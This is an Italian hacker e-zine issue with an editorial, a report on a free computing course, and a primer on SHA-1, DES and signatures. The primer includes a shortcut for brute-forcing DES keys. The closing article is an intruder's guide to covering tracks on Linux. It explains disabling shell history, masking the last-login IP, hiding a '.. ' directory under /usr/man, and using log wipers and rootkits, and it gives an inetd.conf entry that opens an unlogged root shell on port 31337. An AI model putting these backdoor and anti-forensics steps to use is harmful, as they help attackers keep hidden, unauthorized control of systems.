---

from spp to the net
numero quindici

Venghino siori entrino, piu' gente entra, piu' bestie si vedono!

Ossia la vera storia del come
dando da mangiare agli animali
si passano dei guai

Editoriale
delirato da mayhem <mayhem at spippolatori dot org>

Benvenuti su questo nuovo numero di Netrunner, il 15, a quasi un anno di distanza dal precedente. Benvenuti da me, mayhem, il nuovo redattore. Benvenuti da tutti gli spippolatori, nuovi, vecchi, ritrovati o dispersi che siano.

Un numero strano questo. Un numero strano, a causa di un nuovo redattore, di un nuovo sito da poco inaugurato, un relativamente nuovo dominio, con delle pagine protette da password, delle nuove polemiche.

Un nuovo sito, nato per caso, per un colpo di mano, poiche' il vecchio era sparito da troppo tempo Invece noi siamo qui, la nostra voglia di fare qualcosa di utile per nulla diminuita, molte maniche rimboccate. Un nuovo sito perche' gli spippolatori hanno ancora qualcosa da dire, hanno ancora delle esperienze, nuove o meno che siano, che pensano di voler condividere con gli altri, per incontrare chi cerca delle risposte, per aumentare quell'entropia che, senza i vecchi ubriaconi raccontafandonie, vorrebbe diminuire.

Un nuovo sito, non il sito degli acher piu' l33t del mondo, come qualcuno ha provato, a torto, a dire, ma il sito degli spippolatori, di quello che sempre sono stati: un gruppo di amici, che amano fare cose strane con i loro computer, trovarsi per ubriacarsi e condividere anche emozioni, come gli amici fanno. Questo alla fine siamo e vogliamo essere. Non biasimateci per la sezione topa, che forse non si addice agli acher piu' c00l, ma a noi piace tanto.
Non biasimateci per la riscrittura etilica del manifesto di TheMentor: a noi piace scherzare! Se smettiamo di fare anche quello che ci resta? Io non avrei piu' nulla da dire al Briga ;P

Un nuovo dominio, nato e cresciuto tra le polemiche, spippolatori.org, prima personale iniziativa dell'indispensabile SirPsycoSexy, poi occasione per ritrovarci di nuovo tutti assieme a lavorare l'uno accanto all'altro.

Una scelta, quella di mettere una password, piu' o meno condivisibile, non voglio entrare nel merito, ma giunta indispensabile in un momento di sbando completo. Eppoi via, vorrete mica credere che tutti pubblichino tutto il loro materiale, le loro discussioni, le loro considerazioni? Ogni gruppo, di ogni natura, ha un luogo riservato dove decide quello che poi arrivera' al pubblico. Non per censurare, ma per semplice comodita' o decenza. Un modo per filtrare il forum da domande tipo "come funziona telnet", un luogo dove posso parlare senza

paura di essere in pubblico della citta' nella quale abita Rigor, un luogo dove posso fare le mie avance a fen0x senza sputtanarmi davanti a tutti.
Un luogo dove chiedere se pubblicare un articolo su questa e-zine o meno. Qualcuno ha scelto una mailing-list privata, qualcuno un canale irc moderato, segreto, con chiave, solo su invito. Noi, un piccolo sito web. Volete sapere la verita'? Probabilmente tutte le cose utili dette in quelle pagine/forum ... le leggerete tutti in queste pagine, gia' corrette, riviste e discusse.
Io credo che uno spazio nostro,personale, come gruppo ci sia dovuto, senza tenerlo segreto, come altri, solo ci permettiamo di decidere chi puo' accedere. Potete biasimarci per questo?
In ogni caso ricordate sempre: quel che fa uno spippolatore, non e' quel che fanno gli spippolatori. Siamo amici, e' vero, ma non siamo una entita'astratta: siamo tutti diverse sequenze di bit che xorate ad altre danno diversi risultati.

Netrunner

Questo numero di netrunner, anche questo messo assieme in poco tempo, con il materiale di spippolatori, amici, simpatizzanti ed entita' astratte di varia natura, e' nato per colmare un buco, un buco temporale dall'uscita dell'ultimo numero che si stava ampliando sempre piu'. Spero vi piaccia. Inutile dire che la mia cassetta delle lettere e' sempre aperta per ricevere consigli, suggerimenti, articoli, collaborazioni, considerazioni, complimenti. Le lamentele mandatele pure a Brigante :D

Credo che questo editoriale sia stato fin troppo lungo, ora vi lascio, sperando di poter lasciare alle spalle un brutto periodo, e di poter fare qualcosa che, se utile non dovesse essere, almeno piacevole sia. Per noi farlo lo sara' senza dubbio.

mayhem che ringrazia elledì ;*
--
mayhem@spippolatori.org
http://www.spippolatori.com
http://m2net.it.eu.org - HackLabVr
http://mayhem.oltrelinux.com/icrc - it.comp.reti.cisco FAQ

Disclaimer

Tutto il materiale raccolto su questa rivista si intende a puro scopo educativo e/o dimostrativo. Ogni uso diverso da quello didattico e' sconsigliato e potrebbe risultare dannoso se applicato a macchine di produzione, illegale se applicato a macchine non di vostra proprieta'. Nessuno potra' essere ritenuto responsabile di alcun danno, all'infuori del lettore stesso. Il materiale presente su questa rivista e' liberamente riproducibile, distribuibile, modificabile, a patto che si citino autore e provenienza, e che non venga cambiato il tipo di licenza. La licenza adottata e' la GPL nella sua ultima versione.

Pollice (vi avevo promesso una cosa nuova no? ;P)

E' partito il primo corso di M2net

Bitmap <bit-map at gmx dot net>

Sabato 9 Febbraio 2002 l'associazione culturale M2net ha iniziato ufficialmente le sue attività. Essendomi perso l'inaugurazione ero estremamente curioso di vedere la sede e l'organizzazione, di un'esperienza associativa unica nel veronese.

Entrati nell'aula che ospita M2net subito si nota l'abbondanza di hardware sparso sui numerosi tavoloni che assieme alle panche compongono lo scarno, ma essenziale arredamento.
Molto altro ne dovrà arrivare prima che l'associazione possa fornire il servizio che si è proposta, le piccole tasche hanno bisogno di tempo per raggiungere i grandi obbiettivi, ma pochi possono negare un aiuto a chi offre un servizio utile e gratis.

Il primo corso verteva sull'utilizzo delle e-mail partendo dalle basi fino ad arrivare ad argomenti alquanto sconosciuti ai newbies come le mailing list. Un argomento molto adatto per saggiare la risposta del pubblico alla nuova iniziativa, poiché l'utilizzo delle e-mail è forse tuttora l'aspetto più sfruttato di internet, ma il meno conosciuto.

L'afflusso di persone è stato molto abbondante, ma la cosa che più mi ha colpito è stata la grande varietà di persone che ho potuto vedere.
Riunite in un unica stanza uomini e donne con sensibili differenze di età erano venute per la lezione.

Ciò mi ha fatto molto pensare, evidentemente era molto sentita la necessità di corsi di informatica a basso (o bassissimo) costo, la gente ha voglia di capire ed imparare l'uso di internet e dei computer.
Ragazzi e ragazze, uomini e donne hanno partecipato attivamente per tre ore ad un corso intensivo che li subissava di informazioni, persino le persone più in là con l'età non demordevano di fronte al linguaggio necessariamente tecnico.

Per me è stato impressionante, mai mi sarei aspettato così tanta gente sin dalla prima giornata e invece è stato semplicemente fantastico, la gente non smetteva di arrivare, le file di panche dapprima molto distanti fra loro si sono via via infittite, fino a riempire l'aula.

Mayhem ha dimostrato a pieno le sue capacita di docente presentandosi (benché moribondo) in una forma mista insegnante-ragazzo con cui sicuramente si è accattivato le simpatie degli ascoltatori.
Ha affrontato la platea gremita, sprezzante del pericolo, col sorriso sulle labbra, ha propinato a tutti gli ascoltatori un piacevole excursus su quanto concerne l'utilizzo delle e-mail in tutti i suoi aspetti.

Durante le pause mi sono pure fermato a fare quattro chiacchiere con i primissimi fruitori di M2net, da subito si intravedeva in loro il piacere di stare in un ambiente molto diverso da altri corsi, il diverso approccio con l'insegnamento da i suoi frutti.
Tutti erano reattivi, interessati, per nulla affaticati o annoiati, durante le pause si scambiavano impressioni, consigli e domande, facendo cosi procedere il processo conoscitivo a cui Mayhem li aveva iniziati.

"Posso solo indicarti la porta, sta a te oltrepassarla" (Matrix)

Le richieste di ulteriori approfondimenti sugli argomenti relativi ad internet non hanno tardato ad arrivare e quindi presto si replicherà con nuovi argomenti e speriamo ulteriore pubblico.
Presto i corsi aumenteranno e si intensificheranno, man mano che vecchi e nuovi partecipanti metteranno a disposizione le loro esperienze e la loro cultura.

Tirando le somme di M2net non si può che parlarne bene.
E' associazione che si propone di sviluppare gratuitamente il tasso di cultura informatica, in grado di coprire una vastissima gamma di argomenti, necessariamente in crescita.
Altri progetti sono in moto e molti altri ne verranno.
Il primo passo e compiuto e vi assicuro che è stato un gran bel passo.

I'd rather trust a man who works with his hands,
He looks at you once, you know he understands.

Bitmap

Algoritmi di crittografia, DES e SHA.

legba <newflesh at bigfoot dot com

Dunque dunque... non sara' con quest'articolo che Netrunner alzera' il proprio livello tecnico,ma visto che ho avuto modo di studiare un po' di queste cose ultimamente, mi fa piacere metterle a disposizione di tutti in una forma semplice e senza troppi fronzoli.

Di cosa si parla? si parla di crittografia e di verifica dell'integrita'di un documento, e volendo, un po' di striscio, di firma digitale. Da dove nascono questi argomenti? nascono dalla necessita' di sicurezza sulla rete. Parallelo banale, ammettiamo che vogliate dire qualcosa a qualcuno. Consideriamo tre livelli di paranoia per definire l'importanza di quello che dovete dire:

livello 1, normale: volete essere sicuri che quello che dite venga recepito dall'altra persona esattamente come lo dite, cioe' senza modifiche attraverso il canale che usate. Se dite le cose a voce il fatto di parlare la stessa lingua garantisce gia' questo livello, se trasmettete dati su un canale non e' per niente assicurato.

livello 2, piu' paranoico: volete essere sicuri che la persona che avete davanti e' veramente la persona che dice di essere. Se si tratta di vostro fratello ci sono pochi dubbi, ma in altre circostanze potete volere un documento, ancora, trasmettere dati su un canale non assicura in nessun modo che stiate parlando alla persona giusta.

livello 3, paranoico: volete essere sicuri che nessun altro venga a sapere le cose che avete da dire. In una conversazione si puo' ottenere semplicemente "appartandosi", mentre in rete la cosa non e' affatto banale visto che i vostri dati passano attraverso diverse altre reti su cui non potete avere nessun controllo.

Per ottenere tali requisiti in una conversazione telematica nascono la verifica dell'integrita' (1), l'autenticazione (2), la crittografia (3).

In particolare lo SHA-1 e' un algoritmo che si utilizza per il primo scopo, per il secondo ne esistono parecchi come il DSA, il CBC ... ugualmente per la crittografia ne esistono molti, noi parliamo del DES che e' uno standard ormai obsoleto (1973 erotti) ma su cui si basa il 3DES che invece e' utilizzato ai nostri giorni. Vediamo i tre punti uno per uno.

---= 1 =---

La cosa e' abbastanza complessa... in sintesi si vuole un algoritmo che prenda in considerazione un documento (un file di qualsiasi tipo, ma da ora in poi per semplicita' diciamo un testo), e generi una chiave da 160 bit, ovvero una sequenza di 160 bit che dipendono nel modo piu' stretto possibile dal testo in questione. Una funzione di questo tipo, per chi mastica un po' di informatica e' una funzione che rientra nelle funzioni "hash". Hashare un testo vuol dire tirare fuori una chiave da tale testo. Chiamiamo un generico testo 'x' e 'h' la funzione hash generica, una chiave (che per rendere le cose ancora piu' complesse si chiama anche hash stesso) si indica come y = h(x) ovvero la chiave y e' generata attraverso l'hashing del testo x. Perche' una funzione hash sia utilizzabile come funzione per la verifica dell'integrita' deve avere le seguenti proprieta':

1: dato y non si puo' risalire in nessun modo a x
2: dato y NON e' possibile scrivere un'altro testo w tale che y = h(x) = h(w).
3: e' impossibile trovare due testi qualsiasi z,t diversi in modo che h(z) = h(t).

Nell'ordine: la prima significa che dall'hash non si puo' risalire al testo, il che e' ovvio perche' da una chiave di 160 bit e' impossibile risalire al testo che la ha generata che magari e' grande diversi MByte; se avessi scelto come funzione hash una funzione che genera una chiave che e' esattamente il testo, avrei sicuramente ottenuto le due proprieta' successive ma non questa. La seconda significa che data una chiave y NON posso ricavare una chiave uguale se non con lo stesso testo di partenza. E' la proprieta' piu' importante e vedremo perche'. La terza e' una versione meno stringente della seconda.

Facciamo un esempio: andate sul sito di apache (www.apache.org) e guardate nella sezione download, entriamo in una cartella qualsiasi, per esempio httpd, ci sono da scaricare i vari software e per ogni versione del server viene dato un file con lo stesso nome ma che termina in MD5 (MD5 e' una versione un po' piu' leggera di SHA ma funziona nello stesso modo).
Quella li' e' la chiave calcolata con l'algoritmo MD5 del server di apache che si sta scaricando (MD5 restituisce una chiave da 128 bit mentre SHA da 160). A che serve? ammettiamo che io voglia fregare il mio sysadmin, riesco a diventare root e voglio installare una versione di apache "patchata" da me in modo che mi lasci una backdoor aperta, se lo facessi lui in seguito potrebbe prendere la chiave che sta sul sito, la versione modificata che io gli ho fornito ed accorgersi che applicando l'algoritmo MD5 alla mia versione l'hash generato non e' lo stesso e che quindi qualcosa puzza.
Tutto questo si basa sulla seconda proprieta' delle funzioni hash, cioe' chi io non possa costruire una versione patchata di apache che passata attraverso l'MD5 mi dia la stessa chiave della versione originale.

MD5 e' un algoritmo di cui sono state verificate alcune insicurezze, evidentemente pero' non tali da impedirne l'uso sotto certe ipotesi, SHA e' un algoritmo che si basa sull'MD5 ma offre piu' sicurezza, inevitabilmente pero' per ottenere piu' sicurezza occorrono piu' cicli di calcolo e quindi piu' tempo nell'elaborazione dell'hash.

Altra proprieta' che deve fornire un algoritmo hash e' che ogni bit della chiave finale deve dipendere da tutti i bit del testo iniziale, in altre parole

se cambio anche solo una lettera del testo iniziale deve cambiare tutta la chiave generata, altrimenti si puo' risalire dagli hash a variazioni dei testi e la cosa non e' bella perche' pur non rompendo la prima proprieta' si avvicina a quel tipo di debolezza.

Come funziona lo SHA ? l'algoritmo e' piuttosto complesso, anche se in realta' si basa su singole operazioni molto semplici, cioe' shift di n posizioni sui vettori di bit considerati e operazioni di xor bit a bit.
Ne do una descrizione non nel dettaglio, altrimenti facciamo notte, se volete invece entrare nei dettagli vi rimando ai riferimenti in fondo all'articolo.

INPUT: testo di ingresso di m bit.
OUTPUT: chiave di 160 bit.

Passi:

0 - Si definiscono 9 costanti y1,...y4 h1...h5ognuna di queste e' un vettore da 32 bit, si definiscono inoltre le funzioni f(), g(), h() che manipolano blocchi da 32 bit.

1 - Si fa il padding del testo, ovvero si aggiungono una serie di bit in fondo al testo originale fino a quando la dimensione del testo e' diventata m+p=P dove P e' multiplo di 512.

2 - Si considera un blocco da 512 bit e lo si spezza in 16 sottoblocchi da 32 bit che chiamiamo Xi con i = 1,2.. 16.

3 - Questi 16 blocchi vengono combinati attraverso operazioni di xor e di shift a sinistra tra di loro generando cosi' dalle combinazioni un totale di 80 blocchi da 32 bit compresi i 16 iniziali.

4.1 - Si fa la somma binaria di:
f(h2,h3,h4) + h5 + y1 + (h1 <- 5) + X1
dove l'operazione <- 5 e' lo shift di 5 posizioni a sinistra, il risultato lo si mette nella variabile t.

4.2 - Ridefinisco le costanti iniziali come
h1 = t
h2 = h1
h3 = h2 <- 30
h4 = h3
h5 = h4

4.3 - Rifaccio il passo 4.1 mettendo al posto di X1, X2 e cosi' via per i primi 20 blocchi Xi. Alla fine dei primi 20 passaggi ho ottenuto 5 costanti h1...h5 diverse.

4.4 - Ripeto i passi 4.1-2-3 con la funzione h al posto della funzione f, le nuove costanti ottenute dal passo precedente e i successivi 20 blocchi Xi ottenendo altre costanti h1..h5.

4.5 - Ripeto i passi 4.1-2-3 con la funzione g al posto della funzione f, le nuove costanti ottenute dal passo precedente e i successivi 20 blocchi Xi ottenendo altre costanti h1..h5.

4.6 - Ripeto il passo 4.4 con gli ultimi 20 blocchi Xi ottenendo le costanti h1...h5 aggiornate.

4.7 - Se il testo fosse solo 512 bit mi fermerei qui e le ultime costanti h1...h5, ognuna un vettore da 32 bit concatenate sarebbero il valore dell'hash finale, se il testo e' piu' lungo devo ripartire dal passo 4.1 al passo 4.6 utilizzando il testo e stavolta sostituendo nel passo 4.1 le h1..h5 generate per ultime invece delle costanti iniziali.

Complicato? vi avevo avvertito, poi cercare di spiegarlo in due parole non e' semplice per niente, ho cercato solo di evidenziare la struttura basilare per farvi vedere che effettivamente anche cambiando un solo bit del testo iniziale durante il ciclo 4.1 - 4.6 vengono generate delle costanti diverse che influiscono su tutto il resto del procedimento e generano un hash finale completamente diverso.

Anche per il resto degli algoritmi cerco di darvi solo un'idea generale, se poi volete saperne di piu' scrivetemi in posta (newflesh@bigfoot.com) e se c'e' gente interessata, tempo permettendo sul prossimo numero di netrunners troverete gli algoritmi spiegati nel dettaglio.

--= 3 =--

Si, lo so, ho saltato il 2 ma all'inizio ho detto che avremmo parlato della firma digitale solo di striscio e mi serve il DES per parlarne meglio.

Piccola introduzione storica: il nist e' l'associazione governativa americana che decide gli standard che si usano in america, standard che spesso vengono applicati anche da noi, o perlomeno guadagnano di credibilita' per essere stati considerati tali. Uno di questi standard riguarda gli algoritmi di crittografia da considerare sicuri cioe' quegli algoritmi che il governo americano garantisce come non rompibili da nessuno (governo compreso) il DES e' tra questi e godeva di considerazione tale almeno fino a 4 anni fa. Inoltre in USA per le leggi americane non e' possibile esportare oltre confine sottoforma di documento telematico (in carta si) implementazioni di algoritmi che non prevedano il key-recovery, ovvero la facolta' di un governo di riuscire a recuperare il documento originale dato uno crittografato, questo per ragioni di sicurezza interna, dal settembre dell'anno passato le cose saranno sicuramente peggiorate ma io non ne ho favella. Per tali scopi quindi il governo USA impone l'uso di una versione alleggerita del DES che utilizza se non sbaglio chiavi di 40 bit invece che di 56 (come vedremo tra poco la sicurezza di un algoritmo e' direttamente legata alla lunghezza della chiave che si usa).
Nel 1998 l'EFF (electronic fronteer foundation, non garantisco sullo spelling ma sono i "buoni" dell' hacker's crackdown) hanno dimostrato che con una macchina dal costo minore di 250.000$ cioe' largamente possedibile da apparati governativi un messaggio crittato con il DES fosse rompibile in meno di due giorni di calcolo. Ancora all'epoca il governo americano proponeva il DES come standard "sicuro" contro qualsiasi tipo di attacco e supportava questa idea anche proponendo l'alternativa leggera da 40 bit, come se la versione da 56 fosse effettivamente robusta. Dopo tale exploit da parte dell' EFF e da parte poi di altri gruppi il mondo si e' accorto che forse il governo americano stava cercando di far passare per sicuro qualcosa che era sicuro solo contro un nemico che non possieda 250.000 $.

Fine dell'introduzione, perche' parliamo del DES? per due motivi: primo perche' attualmente si usa il 3DES che non e' altro che la concatenazione di 3 applicazioni di DES e quello e' sicuro, anche se poco efficiente come calcolo, poi perche' ancora ci sono applicazioni che possono richiedere un'attenzione maggiore alla velocita' piuttosto che alla robustezza dell'algoritmo, per esempio se io devo comunicare in streaming video (sto solo pensando un esempio, non prendetemi in parola) qualcosa che fra un'ora non ha piu' valore (immaginate un broker che comunica con il capo per sapere, in tempo reale, se comprare o vendere azioni, e' ovvio che 5 minuti dopo l'informazione che e' passata sul canale non ha piu' importanza visto che il broker avra' gia' comprato o venduto...) il DES puo' ancora essere efficace mentre le alternative piu' pesanti possono essere meno valide.

Cosa fa il DES? il DES e' un algoritmo di crittografia a chiave simmetrica, cioe' utilizza la stessa chiave per criptare e decriptare i documenti, non vi sto a spiegare l'argomento chiave simmetrica/asimmetrica, potete trovare tanto materiale in giro, anche il manuale di gpg (www.gnupg.org) e' molto ben fatto. Quindi bisogna inserire una chiave k da 64 bit di cui 8 vengono considerati come bit di parita' per i rimanenti 56 e quindi non servono per l'algoritmo. Il DES si basa su due funzioni, la prima genera a partire da k 16 nuove chiavi che vengono poi utilizzate una per una nella seconda funzione che e' quella che effettivamente cripta. Il DES e' un algoritmo di crittografia a blocchi, cioe' parte dal testo iniziale, lo divide in blocchi da 64 bit e cifra ogni blocco separatamente, quindi NON funziona come lo SHA, se io cambio una lettera del testo originale ottengo un testo criptato uguale se non per un blocco che e' completamente diverso dal precedente.
Ovviamente se provo a decriptare un testo criptato con una chiave che non e' quella con cui era stato criptato ottengo immondizia. Il DES utilizza un algoritmo che e' piu' semplice come struttura rispetto al SHA ma che in compenso e' un attimino piu' complicato da spiegare senza entrare nel dettaglio, una dello operazioni piu' utilizzate e' la permutazione secondo un certo vettore. Consideriamo un vettore che contenga le lettere dell'alfabeto:

V = {A,B,C....Z}

e un altro vettore di permutazione del tipo:

P = {3,4,12,...9} dove al suo interno ci sono numeri che vanno da uno a 25. Applicare P a V significa che il nuovo vettore V' contiene gli stessi elementi di V ma spostati nelle posizioni indicate da P, nel nostro caso:

V' = {C,D,...I}

se P ha lo stesso numero di elementi di V e' una permutazione, se ne ha di meno e' una compressione, se ne ha di piu'(qualcuno ripetuto) e' una espansione. Nel DES vengono usati sei vettori di permutazione (IP, IP^-1, PC1, PC2, E, P, V) e un procedimento simile che sono le infami S-box. Vediamo il primo algoritmo, quello che da una chiave k ne genera altre 16 di dimensione 48 bit.

1 - T = PC1(k) ovvero permuta k attraverso PC1, si tolgono i bit di parita' della chiave. T viene spezzato in due meta' C0 e D0 ognuna da 28 bit.

2 - Per sedici volte calcola Ci = (Ci-1 <- Vi) e Di = (Di-1 <- Vi) sarebbe fai lo shift a sinistra di tutto il vettore Ci/Di di tanti passi quanto dice Vi (elemento i-esimo del vettore V). Poi applica PC1 a Ci e Di (comprime a un totale di 48 bit). L'uscita di PC1 e' la chiave ki.

Adesso abbiamo 16 chiavi da 48 bit, vediamo come si critta il testo con queste chiavi.

1 - Aggiungi un padding in fondo al testo in modo che il testo diventi un multiplo di 64 bit.

2 - Considera un blocco da 64 bit B, esegui B' = IP(B) dove IP e' una permutazione semplice, metti il risultato in due meta' L0 e R0.

3 - Calcola per 16 volte
Li = Ri-1
Ri = Li-1 xor P(S(E(Ri-1) xor ki))

ovvero, prendi Ri-1 applica E, poi applica S (che ora vediamo) poi fai lo xor con la chiave e applica P, il risultato mettilo in un valore aggiornato di R cioe' Ri, l'aggiornamento di L e' facile.

Quello che entra in pasto a S e' un gruppo di 8 vettori di 6 bit (48 in tutto, E e' una espansione), S e' costituito da 8 matrici, per ognuno degli 8 vettori si calcolano con operazioni semplici due numeri che sono le coordinate per trovare il corrispondente numero in una delle matrici. Quel numero scritto in binario e' la permutazione. Queste sono le infami S-box e ora vi immaginate anche perche' siano infami :-)

4 - Gli ultimi due R16 e L16 vengono scambiati tra di loro, permutati con IP^-1 e i 64 bit che escono sono il testo del blocco cifrato.

5 - Ripeti lo stesso per ogni blocco.

Anche qui immagino che non sia facile intendere l'algoritmo spiegato in due parole, ma la differenza dallo SHA si nota bene, ogni blocco e' qualcosa a se stante, se cambio un blocco il resto del testo non ne risente.

Per decriptare il DES basta utilizzare lo stesso identico algoritmo ma utilizzare le chiavi nell'ordine inverso, cioe' dove prima si utilizzava k1 utilizzare k16, dove di utilizzava k2 utilizzare k15 e cosi' via, non mi chiedete perche' ma funziona.

Osservazione importante: ammettiamo di voler decrittare un documento con il brute-forcing, cioe' provando via via tutte le chiavi possibili. Il problema maggiore consiste nel non sapere che tipo di dati contiene il documento. Una

volta decriptato con una chiave a caso bisogna infatti rendersi conto se il risultato e' in qualche modo riconoscibile, magari non riuscite a leggerci niente, ma chi vi dice che sia testo, se fosse un jpg sarebbe ovvio che non riusciate a leggere niente. Questo e' lo scalino piu' grosso da saltare, perche' ammettendo di avere un documento cifrato di diversi mega di cui non si sa niente, tutte le volte bisogna decriptarlo tutto, confrontarlo con una certa serie di formati conosciuti (.jpg, .doc, .pdf ecc...) e vedere quel che viene fuori.
Esiste un modo di rendere le cose molto piu' agili se si sa a priori che il documento inviato e' ASCII puro. Il codice ASCII e' in 7 bit scritti in un byte, quindi il primo numero di ogni byte e' sempre nullo, ci si aspetta che nel testo decrittato il primo, il nono, il diciassettesimo. siano tutti nulli. Seguitemi nei calcoli un momento: per essere sicuri di beccare la chiave ne dobbiamo provare 2^56. Ammettiamo di decriptare solo un blocco da 64 e di verificare l'output non su tutti i bit ma solo uno ogni 8, cioe' verificare che il primo, il nono, ecc.. siano zero. Se verifico che questi bit sono tutti zeri non ho trovato la chiave giusta, perche' magari per caso questi bit sono tutti nulli ma poi il resto dei bit sono stati tradotti a casaccio, potrei essere sicuro solo dimostrando che anche gli altri sono stati tradotti bene. E' sicuro pero' che una chiave che non verifica questa proprieta' non e' una chiave giusta! quindi facendo controlli solo su 8 bit posso arrivare a dire che 2^8 chiavi sono sbagliate delle 2^56 che provo. Non e' un gran risultato ma invece di decriptare un testo intero ho decriptato solo un blocco facendo controlli solo su 8 bit. mi avanzano comunque

$$\frac{2^{56}}{2^{8}} = 2^{48}$$ possibili chiavi.

Decripto il secondo blocco, mi avanzano 2^40 possibili chiavi.. e cosi' via. Statisticamente decriptando solo 10 blocchi e controllando solo un bit ogni 8 la prima chiave trovata che verifica tutti gli zeri del codice ASCII e' anche la chiave giusta! E ci siamo risparmiati di decrittare tutto il testo e di verificare tutto il testo, che e' la parte piu' dispendiosa. A che serve tutto questo? a crackare il DES. E vi assicuro che non e' niente di cosi' trascendentale date queste ipotesi, se poi si considera la versione alleggerita da 40 bit, e' quasi facile.

Come si diceva il DES ora e' utilizzato poco, se non per applicazioni molto specifiche, rimane il fatto che il DES e' un algoritmo che ai suoi tempi e' stato strutturato molto bene, quindi le sue debolezze non stanno nell'algoritmo ma nell'eta' che si porta sulle spalle. A conferma di questo attualmente viene utilizzato il 3DES che consiste nel cifrare una volta il testo con il DES ed una chiave K1, poi decrittare il testo con una chiave k2 e cifrarlo di nuovo con una chiave k3. In questo modo la chiave utilizzata non e' piu' di 56 ma di 168 bit, cioe' le tre chiavi usate per ogni singolo passaggio del DES. NB se le tre chiavi sono uguali il testo viene criptato con un singolo DES, in questo modo si mantiene compatibilita'.

Nel passato novembre il nist (vedi sopra) ha approvato come standard ufficiale, in sostituzione del DES l'AES, un nuovo algoritmo che usa chiavi da 128, 192 o 256 bit.

--= 2 =--

Sulla firma digitale dico solo due parole, che sono anche le uniche che conosco. C'e' bisogno di un algoritmo che generi un hash che non dipenda solo dal testo ma anche da una chiave, come nella crittografia. In tal modo io posso firmare il testo e una persona che lo riceve puo' essere sicuro della provenienza perche' solo riapplicando lo stesso algoritmo con la chiave giusta (che si suppone che solo io e lui possediamo) la firma avverra' nello stesso modo. Per fare un esempio banale immaginate di hashare un testo con lo SHA aggiungendo pero' in coda al testo una chiave personale, quando il testo arriva a destinazione il ricevente che conosce la chiave la aggiunge al testo come gli e' stato mandato, hasha di nuovo con lo SHA e solo se la chiave e' la stessa, e quindi lui la conosceva il risultato e' giusto. In realta' con la crittografia asimmetrica le cose diventano abbastanza piu' complicate, ma noi riferiamoci solo a questo caso particolare. Specificato nello standard del DES c'e' il CBC che e' un algoritmo che prende il testo, critta il primo blocco con il DES, fa uno xor con il blocco successivo, critta il risultato con il DES, fa uno xor con il blocco successivo... e cosi' via fino all'ultimo blocco. Si ottiene alla

fine una firma da 64 bit che puo' essere verificata solo possedendo la chiave giusta. Questo e' un modo che si basa sul fatto che ogni macchina su cui e' installata una versione del DES puo' anche firmare con il CBC.
Attualmente uno dei piu' usati e' il DSA che si basa sulla generazione di enormi numeri primi e i loro prodotti... quello che fa e' prendere un testo, farne un hash con lo SHA, dopodiche' criptare questo hash con una funzione di crittografia che richiede una chiave.

Finale:
E' difficile dare una "infarinatura" di algoritmi come questi, forse la cosa piu' significativa che vi deve rimanere e' che si basano su operazioni estremamente semplici e che sono anche abbastanza facili da implementare. Allora perche' io non posso farne uno mio? bhe.. ci vogliono delle basi di teoria molto forti per garantire che quello che si sta facendo sia effettivamente un algoritmo robusto, non a caso il DES e' uno standard pubblico ma non sono pubblici i principi di design con cui e' stato creato. Per chiunque voglia approfondire l'argomento vi do un bel link:

www.cacr.math.uwaterloo.ca/hac

dove potete scaricare per intero il libro "handbook of applied cryptography" scritto da un paio di professori della universita' di waterloo e messo a disposizione in pdf.

Se poi volete scrivermi per qualche ragione il mio indirizzo e' quello sopra, buon proseguimento di lettura...

Come celare le proprie tracce su sistemi Linux

SirPsychoSexy <sirpsychosexy at spippolatori dot org>
Con spunti da un testo di "van Hauser/THC of LORE BBS"

La Shell

L'ingresso in un sistema Linux con un'installazione di default fa scattare una serie di log che tengono traccia dell'ora del vostro ingresso e dell'IP di provenienza. A questo purtroppo non potete assolutamente rimediare, se non prendendo i diritti di amministratore. Solo diventando "root" avrete la possibilità di cancellare o modificare i log. Quindi in questo caso dovrete necessariamente minimizzare i rischi di un eventuale scoperta del vostro ingresso da parte dell'amministratore. Non sono molte le tecniche da applicare.
Un "unset HISTFILE" digitato prima di ogni altro comando,farà in modo che i vostri comandi non vengano salvati nella history,pronti per essere letti dall'amministratore ma anche dal semplice proprietario dell'account.
Se poi vi scollegate e vi ricollegate sull'account noterete che in fase di ingresso,subito dopo l'autenticazione, vi verrà segnalato che l'ultimo login è stato effettuato dal vostro IP. Questo perché i log tengono traccia degli IP dei collegamenti,ma oltre tutto mostrano in fase di login l'ultimo IP usato per collegarsi. Quindi appena avrete fatto un telnet sul server e un "unset HISTFILE", telnettatevi ancora sul server e ripetete la procedura. Questo farà in modo che l'ultimo IP di provenienza del collegamento sarà 127.0.0.1 e non il vostro. Quindi scollegatevi dal secondo telnet per evitare che da un "w" appaia due volte la vostra presenza.
Fatto questo,se volete una cartella che non venga facilmente scoperta,entro cui tenere file e altro materiale,un valido posto dove inserirla potrebbe essere (e prendo spunto da uno dei pochi virus che infestano Linux) la directory usr/man.
Questo perché è poco visitata e piena di file.Prendete la directory /usr/man/man1 o man2. Vedrete che i file man di un sistema sono anche centinaia. Ora sfrutterete la caratteristica di Linux di essere molto "pignolo" a proposito dei nomi dei file,per creare una directory di nome ".. " (cioè punto-punto-spazio-spazio) con il comando mkdir.Ora cosa avete ottenuto? Che

nella directory esistono 2 cartelle ".." solo che una non è proprio tale,ma ha come nome anche due spazi che però non si notano e che facilmente sfuggono all'attenzione dell'amministratore.
Inoltre il numero di file è notevole,e quindi un eventuale ls -la porterà ad un tale output che difficilmente riuscirà a notare la directory.

La Root

Ormai qui il celare le proprie tracce risulta essere una gara di abilità fra crackers più che fra cracker e admin.
Sono disponibili programmi per la cancellazione delle entry del wtmp (che se cercate di aprire con un "cat" vedrete non essere editabile attraverso i normali editor.....) ma anche rootkit (ovvero suite di programmi per nascondere le vostre tracce sostituendo gli originali con copie costruite ad hoc) e LKM (Loadable Kernel Module, che compilati con precisi parametri,nascondono una parola chiave all'output generico senza costringere alla modifica di ogni singolo eseguibile presente sul server).
In ogni caso alcune tecniche sono assolutamente necessarie prima di riuscire ad avere un accesso tranquillo al server,da poter installare rootkit e lkm.
Un modo di far sparire le proprie tracce appena avuto la shell di root è quella di compilare e avviare un programma che bindi una shell ad una porta non documentata.
La maniera più semplice per fare ciò in un sistema Linux,senza dover uploadare programmi in c,è quello di aggiungere un entry al inetd.conf in questa maniera:
#echo "31337 stream tcp nowait root /bin/sh sh -i" e un bel /etc/rc.d/init.d/inet restart (per RedHat e simili) Questo farà in modo che inetd stesso resti in ascolto sulla 31337 e vi apra una shell root senza log o altro di alcun genere. Scordatevi cose tipo l'autocompletamento della bash o la history...ma in fondo la mancanza di history è quello che vi serve.....
